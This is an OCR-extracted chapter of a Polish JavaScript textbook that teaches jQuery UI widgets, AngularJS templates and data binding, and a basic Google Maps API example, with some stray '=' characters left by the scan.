
Uwaga: W rzeczywistych witrynach internetowych kod JavaScript powinien znajdować się w oddzielnym pliku, aby zachować zasadę podziału odpowiedzialności. W omawianym przykładzie kod JavaScript i HTML są w jednym pliku, co ma na celu pokazanie, jak niewielka ilość pracy jest konieczna do uzyskania efektu.

KARTY W JQUERY UI

HTML c09/jqui-tabs.html

```
① <div id="prizes">
    <ul>
②     <li><a href="#tab-1">I nagroda</a></li>
      <li><a href="#tab-2">II nagroda</a></li>
      <li><a href="#tab-3">III nagroda</a></li>
    </ul>
③   <div id="tab-1"><p>Pierwsza nagroda to...</p></div>
    <div id="tab-2"><p>Druga nagroda to...</p></div>
    <div id="tab-3"><p>Trzecia nagroda to...</p></div>
  </div>
  <script src="js/jquery-1.9.1.js"></script>
  <script src="js/jquery-ui.js"></script>
  <script>
    $(function() {
④     $('#prizes').tabs();
    });
  </script>
```

WYNIK



Karty to koncepcja podobna do przedstawionego wcześniej panelu typu accordion.

1. Karty znajdują się w elemencie `<div>`, który będzie użyty w selektorze jQuery. Jednak zawartość elementu jest nieco inna.

2. Karty są tworzone na podstawie nieuporządkowanej listy. Łącze znajdujące się wewnątrz każdego elementu prowadzi do elementu `<div>` znajdującego się w dalszej części strony i przechowującego zawartość danej karty.

3. Zwróć uwagę na to, że atrybuty `id` elementów `<div>` muszą mieć wartość dopasowaną do wartości atrybutu `href` kart.

Po dodaniu skryptów jQuery i jQuery UI na stronie mamy jeszcze trzeci znacznik `<script>` wraz z funkcją anonimową wykonywaną po wczytaniu modelu DOM.

4. Selektor jQuery wybiera element, którego wartością atrybutu `id` jest `prizes` (to jest element zawierający karty). Następnie dla wybranego elementu wywoływana jest metoda `.tabs()`.

W rzeczywistych witrynach internetowych kod JavaScript powinien znajdować się w oddzielnym pliku, aby zachować zasadę podziału odpowiedzialności. W omawianym przykładzie kod JavaScript i HTML są w jednym pliku, co ma na celu pokazanie, jak niewielka ilość pracy jest konieczna do uzyskania efektu.

Przedstawiona struktura jest powszechnie stosowana w większości wtyczek jQuery:
1. Wczytanie biblioteki jQuery.
2. Wczytanie wtyczki.
3. Uruchomienie funkcji anonimowej po wczytaniu strony.

Funkcja anonimowa pozwala na wybór elementów jQuery i wywołanie dla nich metody zdefiniowanej we wtyczce jQuery. Do prawidłowego działania pewne metody wymagają podania parametrów.

FORMULARZ W JQUERY UI

Wtyczka jQuery UI wprowadza wiele kontrolek formularza sieciowego, co ułatwia użytkownikom wprowadzanie danych. W tym przykładzie zademonstrowano dwie z nich.

Suwak. Ta kontrolka pozwala użytkownikowi na wybór wartości liczbowej za pomocą suwaka, który można przeciągać. Pokazany tutaj suwak ma dwa uchwyty, co umożliwia ustawienie zakresu między dwoma liczbami. Jak możesz zobaczyć po prawej stronie, kod HTML tworzący suwak ma dwa komponenty:

1. Zwykłe pole tekstowe i etykietę przeznaczone do tradycyjnego wprowadzenia wartości liczbowej.
2. Dodatkowy element `<div>` przechowujący suwak widoczny na stronie.

Kontrolka wyboru daty. Kontrolka ta pozwala na wybór daty z wyskakującego kalendarza. Dzięki temu masz pewność, że data wybrana przez użytkownika zostanie we właściwym formacie przekazana skryptowi.


3. To jest po prostu pole tekstowe — nie wymaga żadnych dodatkowych znaczników.


Przed znacznikiem zamykającym `</body>` znajdują się trzy elementy `<script>`. Pierwszy powoduje wczytanie skryptu jQuery, drugi skryptu jQuery UI, natomiast trzeci skryptu zawierającego polecenia konfigurujące dwie wymienione wcześniej kontrolki formularza sieciowego (spójrz na stronę po prawej). Jeżeli obsługa JavaScript nie jest włączona, kontrolki te wyglądają jak zwykłe kontrolki formularza bez usprawnień dodawanych przez jQuery.

c09/jqui-form.html — HTML

```
<body> ...
  <h2>Znajdź pokój w hotelu</h2> ...
  <p id="price">
    <label for="amount">Zakres cen:</label>
    <input type="text" id="amount" />
  </p>
  <div id="price-range"></div>
  <p>
    <label for="arrival">Data przybycia:</label>
    <input type="text" id="arrival" />
  </p>
  <input type="submit" value="Znajdź hotel"/>
  <script src="js/jquery-1.9.1.js"></script>
  <script src="js/jquery-ui.js"></script>
  <script src="js/form-init.js"></script>
</body>
```

WYNIK





Większość skryptów jQuery znajduje się wewnątrz funkcji `.ready()` lub jej skrótu (jak pokazano na następnej stronie). W rozdziale 7. dowiedziałeś się, że gwarantuje to wykonanie skryptu dopiero po wczytaniu modelu DOM.

Jeżeli dołączysz więcej niż tylko jedną wtyczkę jQuery, z których każda używa metody `.ready()`, to nie musisz powtarzać wymienionej metody. Kod dla wszystkich wtyczek można umieścić w jednej metodzie `.ready()`.

1. Kod JavaScript znajduje się w skrócie dla metody jQuery `.ready()` i zawiera polecenia przeznaczone do konfiguracji obu kontrolek formularza.

2. Aby zmienić pole tekstowe w kontrolkę wyboru daty, trzeba jedynie wybrać to pole tekstowe, a następnie wywołać metodę `datepicker()`.

3. Buforowanie danych wejściowych w postaci ceny.

4. Suwak używa notacji literału obiektu do ustawienia właściwości metody `.slider()` — patrz poniżej.

JAVASCRIPT c09/js/form-init.js

```
① $(function() {

②   $('#arrival').datepicker();   // Zmiana pola tekstowego w kontrolkę JQUI datepicker.

③   var $amount = $('#amount');          // Buforowanie danych wejściowych (cena).
    var $range = $('#price-range');      // Buforowanie <div> dla zakresu ceny.

    $('#price-range').slider({           // Zmiana pola zakresu ceny na suwak.=
      range: true,                       // Jeżeli to zakres, konieczne są dwa uchwyty.=
      min: 0,                            // Wartość minimalna.=
      max: 400,                          // Wartość maksymalna.=
④     values: [175, 300],                // Wartości używane podczas wczytywania strony.
      slide: function(event, ui) {       // Po użyciu suwaka należy uaktualnić
                                         // element amount.=
        $amount.val(ui.values[0] + ' zł - ' + ui.values[1] + ' zł');
      }
    });
    $amount      // Ustawienie wartości początkowych dla elementu amount.=
      .val($range.slider('values', 0) + ' zł'
⑤     // Mniejsza wartość zakresu, a następnie "zł".=
      + ' - ' + $range.slider('values', 1) + ' zł');
      // Większa wartość zakresu, a następnie "zł".

  });
```

5. Podczas wczytywania formularza pole tekstowe wyświetla wartość jako tekst, aby podać początkowy zakres suwaka. Wartość tego pola tekstowego składa się z:
a) mniejszej wartości zakresu, po której znajdują się znaki zł;
b) minusa i większej wartości zakresu, po której znajdują się znaki zł.

Skrypt nosi nazwę *form-init.js*. Programiści bardzo często stosują **init** jako skrót od inicjacji, a omawiany skrypt jest wykorzystywany do początkowej konfiguracji formularza.

Kiedy wtyczka jQuery ma ustawienia różniące się w trakcie każdego użycia, bardzo często takie ustawienia są przekazywane jako literał obiektu. Możesz to zobaczyć w przypadku metody `.slider()`, która otrzymuje wiele parametrów.

WŁAŚCIWOŚĆ	OPIS
`range`	Wartość boolowska nadająca suwakowi dwa uchwyty (a nie pojedynczą wartość).
`min`	Wartość minimalna dla suwaka.
`max`	Wartość maksymalna dla suwaka.
`values`	Tablica zawierająca dwie wartości do wskazania początkowego zakresu suwaka po pierwszym wczytaniu strony.

METODA	OPIS
`slider()`	Uaktualnia pole tekstowe wyświetlające wartości tekstowe dla suwaka (odpowiednie przykłady znajdziesz w dokumentacji).

ANGULARJS

AngularJS to framework ułatwiający tworzenie aplikacji sieciowych. W szczególności jest użyteczny podczas tworzenia aplikacji, które zapisują, odczytują, uaktualniają i usuwają dane w bazie danych znajdującej się w serwerze.

Framework AngularJS oparto na wzorcu **MVC** (ang. *model-view-controller*, czyli: model-widok-kontroler). Tak naprawdę jest to odmiana wzorca MVC, a nie ścisły MVC. Aby móc używać AngularJS w projekcie, najpierw trzeba dodać skrypt *angular.js* do strony, który następnie udostępnia pewne narzędzia (podobnie jak w przypadku jQuery).

Celem zastosowania wzorca MVC jest rozdzielenie poszczególnych części aplikacji sieciowej, tak jak programiści oddzielają zawartość (HTML) od sposobu jej prezentacji (CSS) i sposobu działania (JavaScript).

W tej książce nie ma wystarczającej ilości miejsca na *dokładne* omówienie AngularJS, ale przedstawiony będzie przykład skryptu z API, a także takie koncepcje, jak podejście MVC, użycie szablonów oraz dołączanie danych. Framework AngularJS oraz dokumentację jego pełnego API znajdziesz w witrynie *https://angularjs.org/*.

Widok. Oznacza to, co widzi użytkownik. W aplikacji sieciowej jest to strona HTML. AngularJS pozwala na tworzenie szablonów wraz z miejscami przygotowanymi dla pewnych rodzajów zawartości. Jeżeli użytkownik zmieni wartości w widoku, zostaną wykonane **polecenia (1)** mające na celu uaktualnienie modelu.

Dla tych samych danych mogą istnieć różne widoki, na przykład oddzielne dla użytkowników i administratorów.

WidokModel (*kontroler*)**.** Kontroler jest odpowiedzialny za uaktualnienie widoku po wystąpieniu zmian w modelu oraz za uaktualnienie modelu, gdy wystąpią jakiekolwiek zmiany w widoku. Zadanie zachowania synchronizacji między widokiem i modelem nosi nazwę **dołączania danych (2)**.

Na przykład uaktualnienie formularza sieciowego w widoku powoduje odzwierciedlenie tych zmian w widoku oraz uaktualnienie serwera.

Model. W aplikacji sieciowej model jest najczęściej przechowywany w bazie danych i zarządzany przez kod działający po stronie serwera. Kod ten może uzyskać dostęp i uaktualniać model.


Kiedy dojdzie do uaktualnienia modelu, **powiadomienia o zmianach (3)** są przekazywane do kontrolera. Te informacje mogą być przekazane także do widoku, aby zapewnić jego aktualność.

UŻYCIE ANGULARJS

HTML c09/angular-introduction.html

```
<!DOCTYPE html>=
<html ng-app>
<head> ...
  <script src="https://ajax.googleapis.com/ajax/=
  libs/angularjs/1.0.2/angular.min.js"></script>=
</head>
<body> ...
  <form>
    Do:<br>
    <input ng-model="name" type="text"/><br>=
    Wiadomość:<br>
    <textarea ng-model="message"></textarea>
    <input type="submit" value="wyślij wiadomość" />
  </form> ...
  <div class="postcard">
    <div>{{ name }}</div>
    <p>{{ message }}</p>
  </div> ...
</body>=
</html>
```

WYNIK



W przedstawionym przykładzie pobierana jest zawartość elementów = `<input>` i `<textarea>`, a następnie = zapisywana w innej części strony = (w pliku HTML nowe miejsca są oznaczone podwójnymi nawiasami = klamrowymi).

Przede wszystkim trzeba dodać = skrypt AngularJS. Można go = przechowywać lokalnie lub użyć = wersji znajdującej się w Google = CDN. Dopóki nie poznasz lepiej = frameworka AngularJS, skrypt taki = dołączaj w elemencie `<head>`.

Zwróć uwagę na nowe znaczniki = w kodzie HTML. Są to atrybuty = rozpoczynające się od `ng-` (skrót oznaczający AngularJS). Noszą = one nazwę **dyrektyw**. Pierwszą = dyrektywę znajdziesz w znaczniku = otwierającym `<html>`, natomiast = kolejne w elementach formularza. = Wartość atrybutu `ng-model` w polach tekstowych dopasowuje = wartości znajdujące się w podwójnych nawiasach klamrowych. = AngularJS *automatycznie* pobiera = zawartość elementów formularza = i wstawia ją na stronie w miejscu, = w którym znajdują się odpowiednie nawiasy klamrowe.

Do otrzymania wymienionego efektu nie potrzeba = żadnego dodatkowego kodu JavaScript. Natomiast uzyskanie tego efektu w jQuery wymaga wykonania poniższych czterech kroków:

1. Utworzenie procedury obsługi zdarzeń dla = elementów formularza sieciowego.
2. Użycie przygotowanej procedury do pobrania = zawartości elementów.
3. Wybór węzłów nowych elementów.
4. Umieszczenie danych na stronie.

WIDOK I MODEL

W tym przykładzie zwróć uwagę na plik *angular-controller.js*. Używa on funkcji konstruktora do utworzenia obiektu o nazwie `BasketCtrl`. Obiekt ten jest nazywany kontrolerem (inaczej **WidokModel**). Jako argument otrzymuje inny obiekt `$scope`. Właściwości obiektu `$scope` są ustawiane w funkcji konstruktora.

1. Zwróć uwagę, że nazwa obiektu (`BasketCtrl`) jest dopasowana do wartości atrybutu `ng-controller` w znaczniku otwierającym `<table>`. W omawianym przykładzie nie korzystamy z bazy danych, a więc kontroler będzie działał również w charakterze modelu i współdzielił dane z widokiem.

Plik HTML (widok) pobiera dane z obiektu `BasketCtrl` w kontrolerze JavaScript. Zauważ, że w kodzie HTML nazwy ujęte w podwójne nawiasy klamrowe (na przykład `{{ cost }}` i `{{ qty }}`) są dopasowane do właściwości obiektu `$scope` w JavaScript.

Plik HTML jest teraz nazywany **szablonem**, ponieważ wyświetli dane znajdujące się w odpowiadającym mu kontrolerze. Nazwy w nawiasach klamrowych są jak zmienne dopasowujące dane w obiekcie. Gdyby obiekt JavaScript miał inne wartości, to zostałyby one wyświetlone przez kod w pliku HTML.

c09/angular-controller.html — HTML

```
<!DOCTYPE html>=
<html ng-app>
  <head>
    <title>JavaScript &amp;amp; jQuery - rozdział 9. ...</title>
    <script src="https://ajax.googleapis.com/.../angular.min.js"></script>
    <script src="js/angular-controller.js"></script>
    <link rel="stylesheet" href="css/c09.css">
  </head>
  <body> ...=
(1)  <table ng-controller="BasketCtrl">
(2)    <tr><td>Bilet:</td><td>{{ description }}</td></tr>
(2)    <tr><td>Koszt:</td><td>${{ cost }}</td></tr>
       <tr><td>Ilość:</td><td><input type="number" ng-model="qty"></td></tr>
(3)    <tr><td>Wartość:</td><td>{{qty * cost | currency}}</td></tr>
    </table> ...
  </body>=
</html>
```


c09/js/angular-controller.js — JAVASCRIPT

```
(1) function BasketCtrl($scope) {
(2)   $scope.description = 'pojedynczy';
(2)   $scope.cost = 8;
      $scope.qty = 1;
(3) }
```

2. Istnieje również możliwość obliczenia wartości wyrażenia znajdującego się wewnątrz nawiasów klamrowych. W kroku 3. w szablonie obliczona zostaje wartość częściowa, która następnie jest formatowana jako wartość pieniężna. Co więcej, po uaktualnieniu kolumny ilości w formularzu model danych (w obiekcie JavaScript) zostanie uaktualniony obliczoną wartością. Spróbuj zmienić wartości w pliku JavaScript, a następnie odświeżyć dokument HTML, aby zobaczyć, jak to działa. Otrzymujesz przykład tak zwanego **dołączania danych**. Dane znajdujące się w pliku JavaScript są dołączane do dokumentu HTML i na odwrót. Jeżeli kontroler się zmieni, widok zostanie uaktualniony. W przypadku zmiany widoku nastąpi uaktualnienie kontrolera.

Jak możesz zobaczyć, framework AngularJS jest szczególnie użyteczny podczas wczytywania do widoku danych pochodzących z oddzielnego pliku. Strona może mieć wiele kontrolerów, a każdy z nich własny **zakres**. W kodzie HTML atrybut `ng-controller` jest wykorzystywany w elemencie do zdefiniowania zakresu danego kontrolera. Jest to podobne do koncepcji zakresu zmiennej. Poszczególne elementy mogą mieć różne kontrolery (na przykład `StoreCtrl`), które będą zawierały właściwość o nazwie `description`. Ponieważ zakres dotyczy tylko danego elementu, właściwość `description` kontrolera może być używana tylko w zakresie tego kontrolera.

WYNIK



POBIERANIE DANYCH Z ZEWNĄTRZ

W tym przykładzie kontroler (plik JavaScript) pobiera model (dane JSON) z pliku znajdującego się w serwerze. W aplikacji sieciowej dane JSON zwykle będą pochodziły z bazy danych. Dane te służą do uaktualnienia widoku w HTML.

Aby pobrać dane, AngularJS wykorzystuje tak zwaną **usługę** `$http`. W pliku *angular.js* kod używa obiektu `XMLHttpRequest` do wykonania żądań Ajax (podobnych do pokazanych w rozdziale 8.).

1. Ścieżka dostępu do pliku JSON jest względna dla szablonu HTML, a *nie* pliku JavaScript (pomimo faktu jest zapisania w kodzie JavaScript).

Podobnie jak metoda `.ajax()` w jQuery, także dla usługi `$http` istnieją pewne skróty ułatwiające wykonywanie żądań. W celu pobrania danych wykorzystywane są metody `get()`, `post()` i `jsonp()`, do usunięcia danych służy metoda `delete()`, a do utworzenia nowych rekordów metoda `put()`. W omawianym przykładzie używana jest metoda `get()`.

c09/angular-external-data.html — HTML

```
<table ng-controller="TimetableCtrl">
  <tr><th>godzina</th><th>tytuł</th><th>opis</th></tr>
5 <tr ng-repeat="session in sessions">
    <td>{{ session.time }}</td>
    <td>{{ session.title }}</td>
    <td>{{ session.detail }}</td>
  </tr>
</table>
```

c09/js/angular-external-data.js — JAVASCRIPT

```
function TimetableCtrl($scope, $http) {
1 $http.get('js/items.json')
2   .success(function(data) { $scope.sessions = data.sessions; })
3   .error(function(data) { console.log('error') });
    // Wystąpił błąd; warto wyświetlić użytkownikowi przyjazny komunikat...
}
```

c09/js/items.json — JAVASCRIPT

```
{
  "sessions": [=
4   {"time": "09.00", "title": "Wprowadzenie do modelowania 3D", "detail": "Przyjdź..."}=
    {"time": "10.00", "title": "Circuit Hacking", "detail": "W Electro-Tent..."}=
    {"time": "11.30", "title": "Zabawy z Arduino", "detail": "Przekonaj się..."}
  ]
}
```

ITERACJA PRZEZ WYNIK

2. Jeżeli żądanie z powodzeniem pobierze dane, = to zostanie wywołana funkcja `success()`. W takim = przypadku oznacza to, że obiekt `$scope` otrzyma = dane pochodzące z obiektu `JSON`. Pozwala to szablonowi wyświetlić dane.

3. Jeżeli żądanie zakończy się niepowodzeniem, = zostanie wywołana funkcja `error()`. Jej zadaniem jest wyświetlenie komunikatu o błędzie. = W omawianym przykładzie funkcja ta (poznasz ją = w rozdziale 10., w podrozdziale „Narzędzia programistyczne w przeglądarkach i konsola JavaScript") = implikuje umieszczenie komunikatu w konsoli.

4. Dane JSON zawierają wiele obiektów wyświetlanych na stronie. Zwróć uwagę na brak pętli = JavaScript w kontrolerze. Zamiast tego iteracja = przez obiekty jest przeprowadzana w szablonie = HTML (widoku).

5. Dyrektywa `ng-repeat` w znaczniku otwierającym `<tr>` wskazuje, że wiersz tabeli powinien działać jak pętla. Oznacza to iterację przez wszystkie obiekty tablicy `sessions` oraz utworzenie = nowego wiersza tabeli dla każdego z nich.

W kodzie HTML wartością dyrektywy `ng-repeat` = jest `session in sessions`:

- `sessions` dopasowuje dane JSON, odpowiada = nazwie obiektu;
- `session` to identyfikator wykorzystywany = w szablonie do wskazania nazwy pojedynczego obiektu w obiekcie `sessions`.

Jeżeli atrybut `ng-repeat` używa zupełnie innych = nazw niż `session`, to wartość w nawiasach klamrowych w kodzie HTML będzie musiała być zmieniona, aby odzwierciedlić tę nazwę. Jeśli mamy = na przykład polecenie `lecture in sessions`, = kod w nawiasach klamrowych powinien mieć = następującą postać:

```
{{ lecture.time }}, {{ lecture.title }} itd.
```

To tylko bardzo krótkie wprowadzenie do AngularJS, ale demonstruje pewne popularne techniki = stosowane podczas użycia JavaScript do tworzenia = aplikacji internetowych:

- wykorzystanie szablonów pobierających = zawartość z kodu JavaScript i uaktualniających stronę HTML,
- użycie frameworków opartych na wzorcu = MVC i przeznaczonych do tworzenia aplikacji sieciowych.
- użycie bibliotek, co pozwala programistom = uniknąć konieczności tworzenia dużej ilości kodu.

WYNIK

Więcej informacji na temat frameworka AngularJS znajdziesz = w witrynie *https://angularjs.org/*.

Popularną alternatywą dla = AngularJS jest Backbone: = *http://backbonejs.org/*.

API PLATFORM

Wiele dużych witryn internetowych udostępnia API pozwalające na uzyskanie = dostępu do danych witryny i ich uaktualnienie. Dotyczy to między innymi = serwisów Facebook, Google i Twitter.

CO MOŻNA ZROBIĆ?

Każda witryna oferuje inny zestaw możliwości, na przykład:

- Facebook udostępnia takie = funkcje, jak umożliwienie użytkownikom polubienia witryny, dodawanie komentarzy = oraz prowadzenie dyskusji = w widżecie Facebooka na tej = witrynie.
- Mapy Google pozwalają użytkownikom na umieszczanie wielu różnych rodzajów map = na ich własnych stronach.
- Twitter pozwala użytkownikom na wyświetlanie najnowszych komunikatów = (tweetów) na ich własnych = stronach lub też na wysyłanie = nowych komunikatów.

Przez udostępnienie funkcjonalności własnych platform = tworzące je firmy reklamują = swoje witryny, a także starają = się przyciągać użytkowników. = To z kolei oznacza wzrost = aktywności w witrynie, co = przekłada się na większe zyski = z jej funkcjonowania.

Musisz mieć świadomość, że = firmy mogą zmienić sposób uzyskania dostępu do API lub = jego możliwości.

JAK UZYSKAĆ DOSTĘP?

W internecie możesz uzyskać dostęp do wielu API platform = przez umieszczenie na stronie = skryptów dostarczanych przez = twórców platformy. Taki skrypt = zwykle tworzy obiekt (podobnie = jak skrypt jQuery dodaje obiekt = `jQuery`). Nowy obiekt oferuje = metody i właściwości, które = można wykorzystać w celu uzyskania dostępu do danych = na platformie, a czasem także = do ich uaktualnienia.

Większość witryn udostępniających API oferuje także = dokumentację objaśniającą = (z prostymi przykładami) użycie = obiektów, metod i właściwości.

W przypadku większych witryn czasem dostępne są strony, = z których możesz skopiować = kod, a następnie wkleić go na = swoich stronach nawet bez = konieczności analizowania API.

Facebook, Google i Twitter = wprowadziły zmiany w sposobach dostępu do API *oraz* jego = użycia.

SKŁADNIA

Składnia stosowana w API zależy od platformy. Z reguły = jest udokumentowana tabelami = obiektów, metod i właściwości, = podobnie jak na początku tego = rozdziału. Czasami dostarczane = są również przykładowe = fragmenty kodu, które demonstrują zadania wykonywane za = pomocą danego API (podobnie = jak wcześniej pokazano w tym = rozdziale).

API niektórych platform jest = oferowane w wielu językach, co = pozwala na pracę z nim z wykorzystaniem języka działającego = po stronie serwera (na przykład = PHP lub C#), a także języka = po stronie klienta (na przykład = JavaScript).

W pozostałej części rozdziału = skoncentrujemy się na API Map Google. Będzie to przykład tego, = co można zrobić z wykorzystaniem API tej platformy.

Jeżeli pracujesz nad witryną dla = klienta, upewnij się, że ma on = świadomość możliwości wystąpienia zmian w API (co może = później wymagać wprowadzenia = zmian w witrynie niezbędnych = do kontynuowania korzystania = z danego API).


API MAP GOOGLE

Obecnie jednym z najpopularniejszych API w internecie jest API Map Google, = które pozwala na umieszczanie map na własnych stronach.

NA CZYM POLEGA DZIAŁANIE API MAP GOOGLE?

API Map Google w JavaScript = pozwala nam na wyświetlanie = map z tego serwisu na naszych = stronach internetowych. = Ponadto możemy dostosować = do swoich potrzeb wygląd map = oraz wyświetlane przez nie = informacje.

Warto zapoznać się z dokumentacją API Map Google, w której = znajdują się także przykłady. = Dokumentacja pokazuje różne = możliwości oferowane przez = API. Znajdziesz ją na stronie = *https://developers.google.com/maps/*.



JAKI UZYSKASZ EFEKT?

Omówimy tu tylko kilka przykładów funkcji API Map Google, które powinny Ci pomóc = w rozpoczęciu pracy.

Najpierw zobaczysz, jak dodać = na stronie internetowej mapę. = Następnie dowiesz się, jak = zmieniać kontrolki. Na koniec = dodamy znaczniki na mapie = i zmienimy ich kolory.

KLUCZ API

W przypadku pewnych API programista musi uzyskać klucz = pozwalający na pobieranie = danych z serwera. Klucz API to = ciąg liter i cyfr unikalnie identyfikujący programistę w witrynie = właściciela API. W ten sposób = właściciel API zyskuje możliwość monitorowania poziomu = i celu użycia tego API.

Gdy powstawała ta książka, = serwis Google pozwalał = witrynom na wywoływanie API = map do 25 000 razy na dobę = bez konieczności uzyskiwania = klucza API. Właściciele witryn, = które wykonują większą liczbę = wywołań, muszą uzyskać klucz = API i zapłacić za usługę.

Jeżeli przygotowujesz witrynę = komercyjną lub mapa stanowi = ważny składnik aplikacji, dobrą = praktyką będzie użycie klucza = API, ponieważ:

- możesz przekonać się, ile = razy witryna żądała API;
- Google może się z Tobą = skontaktować, gdy zmianie ulegną warunki użycia API = lub trzeba będzie wnieść = opłatę za korzystanie = z usługi.

Aby uzyskać klucz API, przejdź = na stronę *https://cloud.google.com/console*.

PODSTAWOWE USTAWIENIA MAPY

Gdy dołączysz do witryny skrypt Map Google, będziesz mógł korzystać na niej z obiektu `maps`, który umożliwia wyświetlanie map.

UTWORZENIE MAPY

Obiekt `maps` jest przechowywany w obiekcie o nazwie `google`, który tworzy zakres dla wszystkich obiektów Google.

Aby dodać mapę na stronie, należy utworzyć nowy obiekt mapy za pomocą konstruktora `Map()`, który jest częścią obiektu `maps` i ma dwa parametry:

- element, w którym ma zostać wyświetlona mapa;
- literał obiektu zawierający zestaw opcji mapy, które kontrolują sposób jej wyświetlania.


OPCJE MAPY

Ustawiania wyglądu mapy są przechowywane wewnątrz innego obiektu JavaScript — o nazwie `mapOptions`. Obiekt ten jest tworzony przy użyciu notacji literału obiektu jeszcze przed wywołaniem konstruktora `Map()`. W kodzie JavaScript przedstawionym na stronie po prawej można zobaczyć, że obiekt `mapOptions` wykorzystuje trzy elementy informacji:

- współrzędne geograficzne środka mapy;
- poziom przybliżenia mapy;
- rodzaj wyświetlanej mapy.

Poziom przybliżenia jest zwykle ustawiany z wykorzystaniem liczby z zakresu od 0 (cała Ziemia) do 16 (w niektórych miastach może być większy).



Poziom przybliżenia: 0


Poziom przybliżenia: 4



Poziom przybliżenia: 8


Poziom przybliżenia: 16

Obrazy tworzące mapę są nazywane kafelkami. Dostępne są cztery **rodzaje map**.


Mapa drogowa


Mapa satelitarna


Mapa hybrydowa


Mapa terenu

PROSTY PRZYKŁAD UŻYCIA MAP GOOGLE


HTML c09/google-map.html

```
    <div id="map"></div>
    <script src="js/google-map.js"></script>
  </body>
```

JAVASCRIPT c09/js/google-map.js

```
function init() {
  var mapOptions = {                        // Konfiguracja opcji mapy.=
   center: new google.maps.LatLng(40.782710,-73.965310),=
   mapTypeId: google.maps.MapTypeId.ROADMAP,=
   zoom: 13
  };
  var venueMap;                             // Metoda Map() powoduje wygenerowanie mapy.=
  venueMap = new google.maps.Map(document.getElementById('map'), mapOptions);=
}

function loadScript() {
  var script = document.createElement('script'); // Utworzenie elementu <script>.=
  script.src = 'http://maps.googleapis.com/maps/api/js?=
                      sensor=false&callback=initialize';=
  document.body.appendChild(script);        // Umieszczenie elementu na stronie.=
}

